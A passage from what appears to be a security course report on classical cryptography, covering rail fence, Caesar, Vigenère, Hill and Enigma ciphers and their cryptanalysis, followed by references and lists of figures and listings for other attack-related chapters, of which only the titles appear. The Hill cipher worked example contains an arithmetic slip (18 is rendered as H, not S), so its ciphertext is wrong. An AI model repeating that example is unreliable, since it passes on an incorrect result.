Let us examine the following example. A soldier is in urgency and wants to send important message `WE_ARE_DISCOVERED`. He chooses three rails for encryption:

```
rail 1:  W . . . E . . . C . . . R . .
rail 2:  . E . R . D . S . O . E . E .
rail 3:  . . A . . . I . . . V . . . D
```

When read out, the enciphered message has the form: `WECRERDSOEEAIVD`.

To decipher the message an enemy cryptanalyst must know the number of rails that were used to encipher it. He/she then splits up the letters into groups for each rail. If the cryptanalyst does not know the used number of rails, he/she can try by hand some of them, until it produces some reasonable message. In the above example, the cryptanalyst would split the secret message into 3 groups of letters, where the second group has approximately as many as other 2 groups together (for example `WECR`, `ERDSOEE` and `AIVD`). After that, he/she would stack the groups on top of each other, slightly shifting the letters and rows, and read out the message in zig-zag order[2]:

[2] Please note that the attacker knows the encryption algorithm, thus he/she also knows how the letters are distributed over the rails.

```
W E C R              W...E...C...R
E R D S O E E  ⟶   .E.R.D.S.O.E.E
A I V D              ..A...I...V...D
```

If the message is still gibberish, then there are probably some extra letters attached on the end of the message that spoil the grouping. The cryptanalyst should try removing that padding letters one by one from the end and try again. [4]

6.5 Substitution Ciphers

A substitution cipher is a method of encryption by which units[3] of plaintext are replaced by other letters or numbers or even symbols. The receiver deciphers the text by performing an inverse substitution. If a cipher operates on single letters, it is called a *simple substitution* cipher. A cipher that operates on larger groups of letters is called *polygraphic substitution* cipher. A *monoalphabetic cipher* is one kind of simple substitution cipher that uses some fixed substitution over the entire message, whereas *polyalphabetic ciphers*, as representatives of polygraphic substitution ciphers, use a number of substitutions at different times in the message. Before we discuss the attack on the simple monoalphabetic substitution, we consider a well known algorithm with the name of a Roman emperor.

6.5.1 Monoalphabetic Substitution

Caesar Cipher

In *Caesar ciphers*[4], encryption is done by replacing each plaintext letter with its corresponding *right-shift-by-three* letter, that is, A is replaced by D, B is replaced by E, C is replaced by F, and so on. At the end of the alphabet, a wrap around occurs, with X replaced by A, Y replaced by B and Z replaced by C. Decryption is accomplished by replacing each ciphertext letter with its corresponding *left-shift-by-three* letter, taking the wrap around into account, of course.




Fig. 6.2: Caesar cipher with right-shift-by-three key

[3] The *unit* may be single letter, pair of letters, triplet of letters, mixture of the above, and so forth.

[4] *Gaius Julius Caesar* (July 13, 100 BC – March 15, 44 BC), was a Roman military and political leader.

Let us assign numerical values 0, 1, . . . , 25 to the letters A, B, . . . , Z, respectively. Let p_i be the i-th plaintext letter of a given message, and c_i the corresponding i-th ciphertext letter. Then the Caesar's cipher can be mathematically defined as $c_i = p_i + 3\,(mod\,26)$ and, therefore, $p_i = c_i - 3\,(mod\,26)$. In Caesar's cipher, the key is the number 3, which is not very secure, since there is only one key and anyone who knows that the Caesar's cipher is being used can quickly decrypt the message.

Trying all possible keys is known as *brute force attack* or *exhaustive key search*, and it can always be performed by an attacker. The Caesar cipher has only *n-1* keys, where n is the size of an alphabet. That is, only $26 - 1 = 25$ keys for the English alphabet. An attacker will, on average, need to try about half of all possible keys before he/she can expect to find the correct key. Therefore, the first rule of cryptography is that any cipher must have a large enough key space so that an exhaustive search is impractical. However, a large key space does not ensure that a cipher is secure. To see that this is the case, we next consider an attack that will work against any simple substitution cipher and, in the general case, requires far less work than an exhaustive key search. This attack relies on the fact that statistical information that is present in the plaintext language "leaks" through a simple substitution. [2]

The Caesar cipher can be easily broken even in a ciphertext-only scenario. Two situations can be considered: 1) an attacker knows (or guesses) that some sort of simple substitution cipher has been used, but not specifically that it is a Caesar scheme; and 2) an attacker knows that a Caesar cipher is in use, but does not know the shift value.




Fig. 6.3: Relative frequency of alphabet letters in English language

In the first case, supposed we have a reasonably large ciphertext message generated by a simple substitution, and we know that the underlying plaintext is English. Consider the relative frequency of alphabet letters in English language in the Figure 6.3. By simply computing letter frequency counts on the ciphertext, we can make guesses as to which plaintext letters correspond to some of the ciphertext letters. For example, the most common ciphertext letter probably corresponds to plaintext E. We can obtain additional statistical information by making use of digraphs (pairs of letters) and common trigraphs (triples). This type of statistical attack on a simple substitution is very effective. After a few letters

have been guessed correctly, partial words will start to appear and the cipher should then quickly unravel.

In the second case, breaking the scheme is even more straightforward. Since there are only a limited number of possible shifts (26 in English), they can each be tested in turn in a brute force attack. One way to do this is to write out a snippet of the ciphertext in a table of all possible shifts – a technique sometimes known as *completing the plain component*. Another way of viewing this method is that, under each letter of the ciphertext, the entire alphabet is written out in reverse starting at that letter. This attack can be accelerated using a set of strips prepared with the alphabet written down them in reverse order. The strips are then aligned to form the ciphertext along one row, and the plaintext should appear in one of the other rows. [5]

6.5.2 Polyalphabetic Substitution

In polyalphabetic substitution ciphers the plaintext letters are enciphered differently depending on their placement in the text. As the name polyalphabetic suggests, this is achieved by using several cryptoalphabets instead of just one. Which cryptoalphabet to use at a given time is usually systematically guided by some encryption key.

Vigenère Cipher

The *Vigenère cipher*[5] consists of several Caesar ciphers in sequence with different shift values. A key of the form $K = (k_0, k_1, \ldots, k_{n-1})$, where each $k_i \in \{0, 1, \ldots, 25\}$ is used to encipher the plaintext. Each k_i represents a particular shift of the alphabet. From the algebraical point of view, the Vigenère encryption can be written as $c_i = p_i + k_i (mod\, 26)$ and its decryption as $p_i = c_i - k_i (mod\, 26)$. To encrypt a message, a key is needed that is as long as the message. Usually, the key is a repeating keyword. For example, if the keyword is `RUN` which corresponds with $K = \{17, 20, 13\}$, the message `WE ARE DISCOVERED` is encrypted as follows:

```
key:        R U N R U N R U N R U N R U N
plaintext:   W E A R E D I S C O V E R E D
ciphertext: N Y N I Y Q Z M P F P R I Y Q
```

Expressed in algebraic terms, this means that $N = R \oplus W$ is equivalent to $13 = 17 + 22\ (mod\, 26)$ and so on.

The strength behind the Vigenère cipher, like all polyalphabetic ciphers, is its ability to obscure natural frequency distribution of letters. On the other hand, the critical weakness in this cipher is relatively short and repeated nature of the key. If an attacker discovers the key's length, the ciphertext can be treated a series of different Caesar ciphers, which can be easily broken individually. There are two methods for determining the length of the keyword in a Vigenère cipher. [6]

Kasiski examination

The Kasiski examination (also known as Kasiski's test or Kasiski's method) was independently developed by Charles Babbage[6] and later by Friedrich Kasiski[7]. It takes advantage of the fact that certain common words or groups of letters like `the` will, by chance, be enciphered using the same key letters, which leads to repeated groups of letters in the ciphertext.

[5] *Blaise de Vigenère* (1523 - 1596) was a French diplomat and cryptographer.

[6] *Charles Babbage* (1791 – 1871) was an English mathematician, philosopher, and mechanical engineer.

[7] *Friedrich Wilhelm Kasiski* (1805 – 1881) was a Prussian infantry officer, cryptographer and archeologist.

To attack a periodic cipher using this examination, we find repeated letter groups in the ciphertext arid tabulate the distances between them. The greatest common divisor of these distances (or a divisor of it) gives a possible length for the keyword.

For example, if we encrypt the plaintext `THE CHILD IS FATHER OF THE MAN` with a Vigenère cipher using `POETRY` as the keyword, we obtain the following ciphertext: `IVIVYGARMLMYIVIKFDIVIFRL`. An attacker should notice that the second occurrence of the ciphertext letters `IVI` begins exactly 12 letters after the first one, and the third such group occurs exactly 6 letters after the second one. Therefore, it is likely that the length of the keyword is $gcd(12, 6) = 6$. That assumption would be the right one in our example. [2, 6]

Index of coincidence

William Friedman[8] invented a test called by his name (also known as Kappa test) in 1925. For a given ciphertext, the *index of coincidence* I is defined to be the probability that two randomly selected letters in the ciphertext represent the same plaintext character.

Let $n_0, n_1, \ldots, n_{25}$ be the respective letter count of A,B,. . . , Z in the ciphertext, and $n = n_o + n_1 + \ldots + n_{25}$. Then, the index of coincidence can be computed as

$$I = \frac{\binom{n_0}{2} + \binom{n_1}{2} + \ldots + \binom{n_{25}}{2}}{\binom{n}{2}} = \frac{1}{n(n-1)} \cdot \sum_{i=0}^{25} n_i(n_i - 1) \tag{6.1}$$

To see why the index of coincidence gives useful information, first note that the empirical probability of randomly selecting two same letters from a large English plaintext is

$$\sum_{i=0}^{25} p_i^2 \approx 0.065 \tag{6.2}$$

where p_i with $i = 0, 1, \ldots .25$ is the relative letter frequency of A,B,. . . , Z respectively, shown in Figure 6.3. With a Vigenère cipher, the letters are more evenly distributed throughout the ciphertext. With a very long and very random keyword, we would expect to find

$$I \approx 26 \cdot \left(\frac{1}{26}\right)^2 = \frac{1}{26} \approx 0.03846. \tag{6.3}$$

Therefore, a ciphertext having $I \approx 0.03846$ could be associated with a polyalphabetic cipher using a large keyword. Note that for any English ciphertext, the index of coincidence I must satisfy $0.03846 \leq I \leq 0.065$.

Assume that an English plaintext containing n letters is encrypted with a keyword of length k. Now suppose that we arrange the ciphertext letters into a rectangular array of $\frac{n}{k}$ rows and k columns[9], from left to right and top to bottom. If we select two letters from different columns in the array, this would be similar to choosing from a collection of letters that is uniformly distributed, since the keyword is more or less "random". In this case, the portion of pairs of identical letters is approximately

$$0.03846 \cdot \binom{k}{2} \cdot \left(\frac{n}{k}\right)^2 = 0.03846 \cdot \frac{n^2(k-1)}{2k}. \tag{6.4}$$

On the other hand, if the two selected letters are from the same column, this would correspond to choosing from ciphertext having a letter distribution similar to printed English plaintext, since effectively a simple substitution is applied to each column. In this case, the portion of pairs of identical letters is approximately

$$0.065 \cdot \binom{\frac{n}{k}}{2} k = 0.065 \cdot \frac{\frac{n}{k}(\frac{n}{k} - 1)}{2} \cdot k = 0.065 \cdot \frac{n(n-k)}{2k}. \tag{6.5}$$

[8] *William Frederick Friedman* (1891 – 1969) was an US Army cryptologist.

[9] for simplicity, we assume n is a multiple of k

Therefore, the index of coincidence satisfies

$$I \approx \frac{0.03846 \cdot \frac{n^2(k-1)}{2k} + 0.065 \cdot \frac{n(n-k)}{2k}}{\binom{n}{2}} = \frac{0.03846 \cdot n(k-1) + 0.065 \cdot (n-k)}{n(n-1)}. \quad (6.6)$$

Since I and n can be easily computed, an attacker can now obtain the length of the keyword, solving the last equation for k [2]:

$$k \approx \frac{0.02654 \cdot n}{(0.065 - I) + n(I - 0.03846)} \quad (6.7)$$

Hill Cipher

A well-known example of the polyalphabetic substitution cipher is the *Hill cipher* introduced by the English mathematician *Lester S. Hill* (1891-1961). The idea behind this cipher is to create a substitution cipher with an extremely large alphabet. Such a system is more resistant to letter frequency counts and statistical analysis of the plaintext language. However, the cipher is linear which makes it vulnerable to a relatively straightforward known-plaintext attack.

First, the plaintext is divided into blocks $p_0, p_1, p_2, \ldots$, each consisting of n letters. Sender then chooses a $n \times n$ invertible matrix M with the entries reduced modulo 26, which acts as the key. Encryption is done by computing the ciphertext $c_i = M \times p_i\ (mod\, 26)$ for each plaintext block p_i. The recipient decrypts the message by computing $d_i = M^{-1} \times c_i\ (mod 26)$ for each ciphertext block c_i, where M^{-1} is the inverse matrix of M, modulo 26.

Suppose that the plaintext message `THIS_IS_SECRET` is to be encrypted with the Hill cipher key `EBCD`. First, we divide the message in blocks of two letters and write them as column vectors:

$$p_0 = \begin{pmatrix} T \\ H \end{pmatrix} = \begin{pmatrix} 19 \\ 7 \end{pmatrix},\ p_1 = p_2 = \begin{pmatrix} I \\ S \end{pmatrix} = \begin{pmatrix} 8 \\ 18 \end{pmatrix},$$

$$p_3 = \begin{pmatrix} S \\ E \end{pmatrix} = \begin{pmatrix} 18 \\ 4 \end{pmatrix},\ p_4 = \begin{pmatrix} C \\ R \end{pmatrix} = \begin{pmatrix} 2 \\ 17 \end{pmatrix},\ p_5 = \begin{pmatrix} E \\ T \end{pmatrix} = \begin{pmatrix} 4 \\ 19 \end{pmatrix}.$$

The key matrix is $M = \begin{bmatrix} E\,B \\ C\,D \end{bmatrix} = \begin{bmatrix} 4\,1 \\ 2\,3 \end{bmatrix}$.

Now the enciphered text can be produced:

$$c_0 = M \times p_0 = \begin{pmatrix} 5 \\ 7 \end{pmatrix} = \begin{pmatrix} F \\ H \end{pmatrix},\ c_1 = c_2 = M \times p_1 = \begin{pmatrix} 24 \\ 18 \end{pmatrix} = \begin{pmatrix} Y \\ H \end{pmatrix},$$

$$c_3 = M \times p_3 = \begin{pmatrix} 24 \\ 22 \end{pmatrix} = \begin{pmatrix} Y \\ W \end{pmatrix},\ c_4 = M \times p_4 = \begin{pmatrix} 25 \\ 3 \end{pmatrix} = \begin{pmatrix} Z \\ D \end{pmatrix},$$

$$c_5 = M \times p_5 = \begin{pmatrix} 9 \\ 13 \end{pmatrix} = \begin{pmatrix} J \\ N \end{pmatrix}.$$

So, the enciphered message looks like this: `FHYHYHYWZDJN`. The Hill cipher, with an invertible matrix $A\ (mod\, 26)$ and block length n, can be viewed as a substitution cipher utilizing an alphabet of 26^n possible "letters" and the expected letter frequency distribution in the ciphertext is far more uniform than that of the plaintext. This makes a ciphertext-only attack generally impractical. However, the Hill cipher is highly vulnerable to a known-plaintext attack.

Suppose that an attacker suspects that the sender uses a Hill cipher with $n \times n$ encryption matrix M. Further, suppose that the attacker can obtain ciphertext blocks c_i, for $i =$

$0, 1, \ldots, n-1$, where each block is of length n, as well as corresponding plaintext blocks p_i. Then the attacker may be able to recover the key matrix M as follows: Let P and C be the $n \times n$ matrices whose columns are formed by the plaintext p_i and ciphertext c_i, respectively. Then $M \times P = C$ and if it is the case that $gcd(det(P), 26) = 1$, the matrix $P^{-1}\ (mod\ 26)$ exists[10]. If this inverse matrix exists, the attacker can compute P^{-1} and from P^{-1} he/she can determine M with $M = C \times P^{-1}$. If the matrix P is not invertible, then the attacker can form another version of P with new ciphertext-plaintext pairs. Once the attacker finds M, the decryption matrix M^{-1} is easily calculated.

6.6 Enigma – a World War II Story

The Enigma cipher was used by Germany before and throughout World War II. The forerunner of the military Enigma machine was originally developed by Arthur Scherbius[11] as a commercial device. Scherbius already patented Enigma in the 1920s but it continued to evolve over time. The German military became interested in the Enigma and, after some modifications, it became the primary cipher system for all branches of the military. The German government also used Enigma for diplomatic communications. It is estimated that approximately 100000 Enigma machines were made, about 40000 of them during World War II. The version of Enigma that we describe here was used by the German military throughout World War II.

Fig. 6.4: An example of Enigma cipher machine

6.6.1 Basic Functioning

An Enigma cipher machine is depicted in Figure 6.4, where three different boards are visible. The front panel consists of cables plugged into what appears to be an old-fashioned telephone switchboard[12]. There are also three rotors visible near the top of the machine.

[10] gcd = greatest common divisor and det = determinant

[11] *Arthur Scherbius* (1878 – 1929) was a German electrical engineer who patented an invention for a mechanical cipher machine, later known as the Enigma machine.

[12] noted as plugboard in Figure 6.4

Before encryption the operator had to initialize the machine, which includes various rotor settings and the cable pluggings. These initial settings define the key. Once the machine had been initialized, the message was typed on the keyboard, and as each plaintext letter was typed, the corresponding ciphertext letter was illuminated on the lampboard. The ciphertext letters were written down as they appeared on the lampboard, to be subsequently transmitted. To decrypt, the Enigma of the recipient had to be initialized in exactly the same way as the sender's. When the ciphertext was typed into the keyboard, the corresponding plaintext letters would appear on the lampboard.

In an enciphering process, a typed letter first passes through the plugboard, then, in turn, through each of the three rotors, through the reflector, back through each of the three rotors, back through the plugboard, and, finally, the resulting ciphertext letter is illuminated on the lightboard. Each rotor – as well as the reflector – consists of a hard-wired permutation of the 26 letters. [2]




Fig. 6.5: Enciphering process on Enigma

In the example illustrated in Figure 6.5 the plaintext letter `Q` is typed on the keyboard, which is passed to the rotors. The three rotors and the reflector have the effect that they permutate the alphabet (i.e., perform simple substitution). On the way to reflector, the typed letter `Q` is successively permutated after each rotor ($Q \Rightarrow Y \Rightarrow S \Rightarrow N$). The reflector then alters `N` into `K`. On the way back `K` becomes `C`, `C` becomes `X`, and, on rightmost rotor, `X` becomes `U`. Finally, the ciphertext letter `U` is illuminated on the lampboard.

6.6.2 Cryptanalysing Enigma

Enigma was designed to defeat basic cryptanalytic techniques by continually changing the substitution alphabet. Like other rotor machines, it implemented a polyalphabetic substitution cipher with a long period. With single-notched rotors, the period of the machine was $26 \times 25 \times 26 = 16900$. This long period helped protect against overlapping alphabets[13].

On the other hand, the Enigma machine had a few properties that are helpful to cryptanalysts. First, a letter could never be encrypted to itself (with the exception of some early models, which did not contain a reflector). This was of great help in finding cribs, short sections of plaintext that are known (or suspected) to be somewhere in a ciphertext. This property can be used to help deduce where the crib occurs. Another property of the Enigma

[13] not as expected $26 \times 26 \times 26$, because of the double stepping of the second rotor

was that it was self-reciprocal. Encryption is performed identically to decryption. This imposed constraints on the type of substitution that Enigma could provide at each position. [7]

The decryption of the Enigma code was provided since 1932 by the Polish cryptographers Marian Rejewski, Jerzy Rzycki and Henryk Zygalski from Cipher Bureau. They determined the inner wiring of the rotors without having the rotors themselves. We use the following notation for the various permutations in the Enigma:

R_r := rightmost rotor
R_m := middle rotor
R_l := leftmost rotor
T := reflector
S := plugboard.

The plaintext letter p is enciphered in ciphertext letter c as follows:

$$\begin{aligned} c &= S^{-1}R_r^{-1}R_m^{-1}R_l^{-1}TR_lR_mR_rS(p) \\ &= (R_rR_mR_lS)^{-1}T(R_rR_mR_lS)(p). \end{aligned}$$

Let P be the permutation that rotates the letters one position. The goal of the following calculations is to determine the fast rotor R_r. Assuming that R_r is the fast, R_m the medium and R_l, the slow rotor, we define some new permutations that are based on the six permutations mentioned above:

$$\begin{aligned} Q &= R_mR_lT(R_lR_m)^{-1} \\ U &= R_rP^{-1}QPR_r^{-1} \\ V &= R_rP^{-2}QPR_r^{-2} \\ W &= R_rP^{-3}QPR_r^{-3} \\ X &= R_rP^{-4}QPR_r^{-4} \\ Y &= R_rP^{-5}QPR_r^{-5} \\ Z &= R_rP^{-6}QPR_r^{-6} \\ H &= R_rPR_r^{-1}. \end{aligned}$$

Then we define six more permutations based on all the permutations mentioned so far:

$$\begin{aligned} A &= SPUP^{-1}S^{-1} \\ B &= SP^2UP^{-2}S^{-1} \\ C &= SP^3UP^{-3}S^{-1} \\ D &= SP^4UP^{-4}S^{-1} \\ E &= SP^5UP^{-5}S^{-1} \\ F &= SP^6UP^{-6}S^{-1}. \end{aligned}$$

By studying the *openings* of various coded messages, the Poles were able to deduce the formulas for A, B, C, D, E and F. Then, through espionage, they were able to find out the formula for S for a given day. Once they knew the formulas for these seven permutations, they could figure out the formulas for U, V, W and X through the following equations:

$$\begin{aligned} U &= P^{-1}S^{-1}ASP \\ V &= P^{-2}S^{-1}BSP^2 \\ W &= P^{-3}S^{-1}CSP^3 \\ X &= P^{-4}S^{-1}DSP^4. \end{aligned}$$

Once they knew the formulas for these four permutations, they could then form UV, VW and WX. This was useful because the following three equations are true:

$$UV = R_r P^{-1}(QP^{-1}QP)PR_r^{-1}$$
$$VW = R_r P^{-2}(QP^{-1}QP)P^2 R_r^{-1} = H^{-1}UVH$$
$$WX = R_r P^{-3}(QP^{-1}QP)P^3 R_r^{-1} = H^{-1}VWH.$$

From the last two equations the Poles could deduce the formula for H. Then, in the same manner, since $H = NPN^{-1}$, the Poles could deduce the formula for R_r. [8, 9]

6.7 Summary

This paper gave an overview of a few selected classical cryptosystems. These classical systems illustrate many of the important concepts that are used in creating most of modern cryptosystems. Various aspects of elementary cryptanalysis have been also considered. Specifically, attacks based on each of the following techniques have been analyzed or at least mentioned:

- exhaustive key search
- statistical weakness of a cipher
- linearity of a cipher.

Lastly has been considered one of the most famous pre-modern cipher machines. It is striking that the great majority of cipher machines of the World War II era (and earlier) proved to be insecure, and most were surprisingly weak, at least by modern standards. This was due in part to a failure to appreciate the differences between machine systems and their predecessors, which consisted largely of code books. The cryptanalysts had a relatively large amount of data to analyze, which allowed statistical weaknesses of a cipher to be exploited.

References

[1] Wikipedia Community. Cipher — Wikipedia, The Free Encyclopedia, 2008. Online available at `http://en.wikipedia.org/wiki/Cipher` [accessed 2008-01-06].
[2] Mark Stamp and Richard Low. *Applied Cryptanalysis – Breaking Ciphers in the Real World*. John Wiley & Sons, 2007.
[3] William Stallings. *Cryptography and Network Security Principles and Practices*. Prentice Hall, 2005.
[4] Wikipedia Community. Transposition Cipher — Wikipedia, The Free Encyclopedia, 2008. Online available at `http://en.wikipedia.org/wiki/Transposition_cipher` [accessed 2008-01-07].
[5] 2008. Online available at `http://www.top40-charts.info/?title=Caesar_cipher` [accessed 2008-02-01].
[6] Wikipedia Community. Caesar cipher — Wikipedia, The Free Encyclopedia, 2008. Online available at `http://en.wikipedia.org/wiki/Caesar_cipher` [accessed 2008-01-31].
[7] Wikipedia Community. Cryptanalysis of the Enigma — Wikipedia, The Free Encyclopedia, 2008. Online available at `http://en.wikipedia.org/wiki/Cryptanalysis_of_the_Enigma` [accessed 2008-01-31].
[8] Edward Aboufadel. Work by the poles to break the enigma codes. Technical report, Mathematics Departement of Grand Valley State University, January 2 2002. Online available at `http://www.gvsu.edu/math/enigma/polish.htm` [accessed 2008-02-01].
[9] Marian Rejewski. An application of the theory of permutations in breaking the enigma cipher. *Applicaciones Mathematicae*, 16(4), 1980. Warsaw.

List of Figures

1.1 Macro virus infection steps 3
1.2 The two forms of appearances 12
1.3 Infection with a temporary file 15

2.1 Memory Layout on x86 systems [1] 22
2.2 Stack frames 23
2.3 Graphical dump of the stack 27
2.4 Return address pointing back into the buffer 29
2.5 Execution flow in the buffer 30

3.1 Software vulnerability stack [1] 36
3.2 Popular shopping system amazon.com 37
3.3 Most common vulnerabilities by class (Top 5) [1] 39
3.4 Custom error message 500 - internal server error 48

5.1 ARP request / reply 72
5.2 Wireshark with sniffed pakets 74
5.3 ARP spoofing steps 76
5.4 Man in the middle 76
5.5 Sniffing tools able to do ARP spoofing 77

6.1 Scytale 87
6.2 Caesar cipher with right-shift-by-three key 88
6.3 Relative frequency of alphabet letters in English language 89
6.4 An example of Enigma cipher machine 93
6.5 Enciphering process on Enigma 94

List of Tables

1.1 Architecture of the master boot record 2

5.1 States of ARP cache entries on Linux [21] 74

List of Listings

1.1 Unix path variable 4
1.2 EICAR test file 8
1.3 Virus reads itself 12
1.4 Check the filesystem 13
1.5 Randomize infection order 13
1.6 Call infection method 14
1.7 Check ELF header 14
1.8 Check magic number 15
1.9 Infection 16
1.10 Recreate the host 16
1.11 Execute the host 17
1.12 Using -DUSE_FORK 17
2.1 Procedure prologue 24
2.2 Procedure epilogue 24
2.3 Example in C source [3] 25
2.4 C Code to spawn a Shell 27
3.1 Typical SQL SELECT statement 39
3.2 Another typical SQL SELECT statement 39
3.3 Default users table 40
3.4 Dynamically built SQL query 40
3.5 Username input box value 40
3.6 Username input box value 41
3.7 Username and password input box values 41
3.8 Final SQL query 41
3.9 Default html login page 42
3.10 Dynamically build SQL query 42
3.11 Username input box value 42
3.12 Final SQL query 42
3.13 Database error message 42
3.14 Final SQL query 43
3.15 Database error message 43
3.16 Username input box value 43
3.17 Username input box value 43
3.18 Database error message 43
3.19 Database error message 43
3.20 URL with parameter 44
3.21 Dynamically built SQL query 44
3.22 URL with injected parameter 44
3.23 URL with injected parameter 44

3.24 URL with injected parameter . . . 45
3.25 SQL command to immediately shutdown the server . . . 45
3.26 Regular expression to validate user input . . . 46
3.27 Parameterized Query to prevent SQL Injection . . . 46
3.28 GetUserInfo stored procedure . . . 46
3.29 Stored procedure query to prevent SQL Injection . . . 47
4.1 Auszug aus dem XSS Cheat Sheet . . . 55
4.2 Automatic attack script in PHP . . . 59
4.3 someexample . . . 62
5.1 B, ARP cache before ping . . . 73
5.2 C, ARP cache before ping . . . 73
5.3 B, ARP cache after ping . . . 73
5.4 C, ARP cache after ping . . . 73
5.5 C, displaying current state . . . 73
spoofing/arppoison.c . . . 77